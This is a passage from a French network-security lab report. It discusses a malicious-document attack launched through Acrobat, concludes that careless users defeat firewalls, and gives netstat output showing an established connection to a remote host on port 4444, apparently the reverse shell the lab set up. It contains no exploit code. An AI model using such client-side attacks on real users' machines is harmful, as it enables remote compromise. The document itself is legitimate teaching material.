oui, et on évite que l'attaque soit ratée parce que l'utilisateur ferme Acrobat ou éteint l'ordinateur à cause du gel

**e) Concluez quant à l'efficacité des mesures de sécurité face à un utilisateur imprudent**

Les mesures deviennent inefficaces lorsqu'un utilisateur est imprudent malgré des mesures de sécurité telles que les pare-feux externes. Nous pouvons constater qu'avant de faire l'ouverture d'un fichier, le processus pour analyser un document pour des virus a commencé, mais ceci n'empêche pas malgré tout que le processus dans le fichier se connecte et s'active dans la machine de l'attaquant malveillant.

oui



Ports et services à la fin du TP dans poste admin :

```
C:\Documents and Settings\Administrator>netstat -a -n
Active Connections
Proto Local Address          Foreign Address         State
TCP    0.0.0.0:135             0.0.0.0:0               LISTENING
TCP    0.0.0.0:445             0.0.0.0:0               LISTENING
TCP    127.0.0.1:1027          0.0.0.0:0               LISTENING
TCP    127.0.0.1:1032          127.0.0.1:1033          ESTABLISHED
TCP    127.0.0.1:1033          127.0.0.1:1032          ESTABLISHED
TCP    127.0.0.1:1034          127.0.0.1:1035          ESTABLISHED
TCP    127.0.0.1:1035          127.0.0.1:1034          ESTABLISHED
TCP    192.168.212.124:139     0.0.0.0:0               LISTENING
TCP    192.168.212.124:1037    192.168.211.3:993        ESTABLISHED
TCP    192.168.212.124:1038    192.168.211.3:993        ESTABLISHED
TCP    192.168.212.124:1039    192.168.211.3:993        ESTABLISHED
TCP    192.168.212.124:1040    192.168.211.3:993        ESTABLISHED
TCP    192.168.212.124:1041    123.45.67.128:4444        ESTABLISHED
UDP    0.0.0.0:445            *:.*                     *:.*
UDP    0.0.0.0:500             *:.*                     *:.*
UDP    0.0.0.0:1025            *:.*                     *:.*
UDP    0.0.0.0:4500            *:.*                     *:.*
UDP    127.0.0.1:123           *:.*                     *:.*
UDP    127.0.0.1:1026          *:.*                     *:.*
UDP    127.0.0.1:1900          *:.*                     *:.*
UDP    192.168.212.124:123     *:.*                     *:.*
UDP    192.168.212.124:137     *:.*                     *:.*
UDP    192.168.212.124:138     *:.*                     *:.*
UDP    192.168.212.124:1900    *:.*                     *:.*
```

```
C:\Documents and Settings\Administrator>netstat -a
Active Connections
Proto Local Address          Foreign Address         State
TCP    poste-51626:epmap       poste-51626:0           LISTENING
TCP    poste-51626:microsoft-ds poste-51626:0           LISTENING
TCP    poste-51626:1027        poste-51626:0           LISTENING
TCP    poste-51626:1032        localhost:1033           ESTABLISHED
TCP    poste-51626:1033        localhost:1032           ESTABLISHED
TCP    poste-51626:1034        localhost:1035           ESTABLISHED
TCP    poste-51626:1035        localhost:1034           ESTABLISHED
TCP    poste-51626:nethios-ssn poste-51626:0           LISTENING
TCP    poste-51626:1037        192.168.211.3:993        ESTABLISHED
TCP    poste-51626:1038        192.168.211.3:993        ESTABLISHED
TCP    poste-51626:1039        192.168.211.3:993        ESTABLISHED
TCP    poste-51626:1040        192.168.211.3:993        ESTABLISHED
TCP    poste-51626:1041        123.45.67.128:4444        ESTABLISHED
UDP    poste-51626:microsoft-ds *:.*                     *:.*
UDP    poste-51626:isakmp       *:.*                     *:.*
UDP    poste-51626:1025         *:.*                     *:.*
UDP    poste-51626:4500         *:.*                     *:.*
UDP    poste-51626:ntp          *:.*                     *:.*
UDP    poste-51626:1026         *:.*                     *:.*
UDP    poste-51626:1900         *:.*                     *:.*
UDP    poste-51626:ntp          *:.*                     *:.*
UDP    poste-51626:nethios-ns   *:.*                     *:.*
UDP    poste-51626:nethios-dgm  *:.*                     *:.*
UDP    poste-51626:1900         *:.*                     *:.*
```

## Références :

[1] AVI Networks, Network Address Translation

<https://avinetworks.com/glossary/network-address-translation/>

[2] Qu'est-ce qu'un VPN et comment fonctionne t-il?

<https://www.avast.com/fr-fr/c-what-is-a-vpn>

[3] NAT: Translation d'adresses IPv4

<https://www.securiteinfo.com/conseils/nat.shtml#:~:text=Un%20des%20avantages%20du%20NAT,que%20de%20ces%20machines%20priv%C3%A9es.>